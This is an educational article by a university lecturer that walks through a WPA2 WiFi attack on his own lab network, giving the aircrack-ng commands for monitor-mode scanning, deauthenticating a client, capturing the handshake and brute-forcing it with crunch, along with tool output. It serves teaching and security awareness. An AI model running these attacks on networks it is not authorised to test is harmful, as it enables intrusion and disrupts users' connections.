WiFi Network Hacking

Theory and Practice

The article is designed for students and anyone else who is interested in Cybersecurity

Paata Gogishvili

Doctor of Informatics, Associate Professor at Ilia State University

paatagog@gmail.com, paata.gogishvili@iliauni.edu.ge

www.max.ge

Ethical and Legal Aspects

The objective of this article is not to encourage unethical activities or hacking for malicious purposes, but rather to shed light on the importance of understanding WiFi network vulnerabilities for legitimate purposes. Security professionals, network administrators, and ethical hackers employ these skills to protect networks and sensitive information.

Take into account that the hacking is illegal and will be punished by the law unless you are doing it for your private infrastructure, or you have the written permission from the owner of the infrastructure.

Introduction

Wireless networks, often referred to as WiFi, operate on the principles of radio frequency communication. The local network is connected to the internet via the access points. Access points serve as the bridge between wired networks and wireless clients (e.g., laptops, smartphones, and IoT devices).

In today's interconnected world, wireless networks have become an integral part of our daily lives, providing us with the convenience of internet access wherever we go. However, this convenience also brings security challenges.

There is no network infrastructure that is absolutely safe. WiFi networks have additional weakness, as hacking do not require physical contact with network devices. To mitigate the risks of attacks on your network, you should follow cyber hygiene rules. You can find some of them below:


- Use long passwords with lowercase, uppercase, digital and special characters for your access points.
- Change your passwords periodically.
- Use modern encryption algorithms.
- keep your network device hardware updated.

Hacking Cyber Lab Network

In this chapter we will show how can be made attack on WiFi network. At first, prepare the cyber lab infrastructure for hacking. Please remember that the hacking is illegal unless you are doing it for your private infrastructure, or you have the written permission from the owner of the infrastructure.

Our cyber lab network consists of the access point (Instructors smartphone with access point mode switched on) and the client computer (Instructors Laptop) which is connected to the test access point. The mac address

of access point is `1E:C5:A9:A5:31:F8`. The mac address of client computer is `DC:71:96:6D:2D:BA`. The name of our cyber lab network is `Isu Cyber Lab`. Hacking will be performed from Kali Linux (The second laptop of the Instructor). We use ALFA AWUS036ACH external WiFi network adapter.



At first, update and upgrade the system on Kali Linux computer.

```
$ sudo apt update && apt upgrade
```

Install `aircrack-ng` if it is not installed already (Kali Linux comes with preinstalled)

```
$ sudo apt install aircrack-ng
```

Attach WiFi adapter with monitoring mode support. Please note, that driver may be needed for external usb WiFi adapter. In our case, the driver can be installed by using the following manual https://docs.alfa.com.tw/Product/AWUS036ACH/#linux.

We can install the Kali Linux on virtual machine also. In this case we should install the driver for the host machine either. We should allow the pass-through of the usb devices for the guest machines from the host machine in case of virtual Kali Linux. See the documentation of your virtual machine software.

Use `ifconfig` command to find out network interface names and their parameters.

```
$ ifconfig
```

Determine the name of our WiFi network interface card. Suppose that the name is `wlan0`. The interface name may be different on your computers.

At first ensure, that there are no other processes on you machine, that can interfere with our task. Issue the following command

```
$ airmon-ng check wlan0
```

The information about the revealed processes will be displayed:

```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    539 NetworkManager
  10925 wpa_supplicant
```

Kill those processes one by one

```
$ kill 539
$ kill 10925
```

Now our network interface card is ready to work for us.

Scan for wireless networks using our interface `wlan0`.

```
$ airodump-ng wlan0

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -28        2        0    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab
 06:FB:E4:77:DD:4F  -42        2        0    0   1  195   WPA2 CCMP   PSK  library
 C6:FB:E4:77:E0:3D  -54        2        0    0   1  195   WPA2 CCMP   PSK  sdsu-student
 F6:FB:E4:77:DF:46  -34        3        0    0   1  195   WPA2 CCMP   PSK  unilab-member
 06:FB:E4:77:DF:46  -33        2        0    0   1  195   WPA2 CCMP   PSK  library
 D6:FB:E4:77:DF:46  -34        2        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 F6:FB:E4:77:DD:4F  -42        3        0    0   1  195   WPA2 CCMP   PSK  unilab-member
 D6:FB:E4:77:DD:4F  -42        2        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 16:FB:E4:77:DD:4F  -43        4        0    0   1  195   WPA2 CCMP   PSK  isu-staff
 E6:FB:E4:77:DD:4F  -43        2        0    0   1  195   WPA2 CCMP   PSK  unilab-staff
```

Select the target network `Isu Cyber Lab` and scan it. This process requires monitoring mode support from the WiFi network interface card.

```
$ airodump-ng --bssid <access point mac> --channel <channel-number> --write <handshake-file-name> wlan0
```

for our case, issue the following command

```
$ airodump-ng --bssid 1E:C5:A9:A5:31:F8 --channel 6 --write cyberlabhadshake wlan0
```

The following screen will appear:

```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -28        2        0    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -16   0       60       17    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
 1E:C5:A9:A5:31:F8  DC:71:96:6D:2D:BA  -16    1e-24e     0       17
```

The screen gives us the information (MAC address) about one computer that is connected to the target network.

Leave this terminal in scanning mode. Open another terminal and continue working there.

Now we should wait for the handshaking packet. In normal situations it may take the log time before we will able to intercept it, because handshake is initiated only when disconnected computer is trying to establish a new connection with the access point.

It is convenient method to speed up the process. We can attack already connected computer and disconnect it from the network. In this case, after some time, the disconnected computer will initiate handshake process and we will be able to intercept the handshake packets.

For our case mac address of the connected computer is `DC:71:96:6D:2D:BA`.

Launch another terminal window in order to attack the target.

The attack can be performed via sending the deauthorization frames to the target computer. Use the following command to send those packets:

```
$ aireplay-ng --deauth 14 -a 1E:C5:A9:A5:31:F8 -c DC:71:96:6D:2D:BA wlan0
```

After attack, the target computer will be disconnected from the WiFi network for some time. The target computer will try to connect again. During this attempt, our scanning process will be able to intercept the handshake packets and save to the file `cyberlabhandshake.cap`.

See the notification about intercepted handshake on the top left side of the screen

```
CH  1 ][ Elapsed: 6 mins ][ 2023-10-17 03:17 ][ WPA handshake: 1E:C5:A9:A5:31:F8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 1E:C5:A9:A5:31:F8   -4  63     2302      504    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 1E:C5:A9:A5:31:F8  DC:71:96:6D:2D:BA  -38   24e-24e     9     1365  EAPOL  Isu Cyber Lab
```

Now new have the handshake packets saved as file. We need to Brut force this file. For simplicity, suppose, that the password of our access point consists of only digits.

Issue the following command:

```
$ crunch 8 8 0123456789 | aircrack-ng -b 1E:C5:A9:A5:31:F8 -w - cyberlabhadshake.cap
```

This command consists of two parts. First part is the `crunch` command which will generate all the strings with length 8 and consisting only digits. The second part is the `aircrack-ng` command which will check if the generated string can be the password for `cyberlabhandshake.cap` file.

Brut force process will take some time and will give the password at the end.

It is evident that the brute force time depends on the strength of the password. The time required can be quite extensive for strong passwords that include lowercase and uppercase letters, symbols, and digits.

Pure brut force is not enough for strong passwords. There are some other technics for them.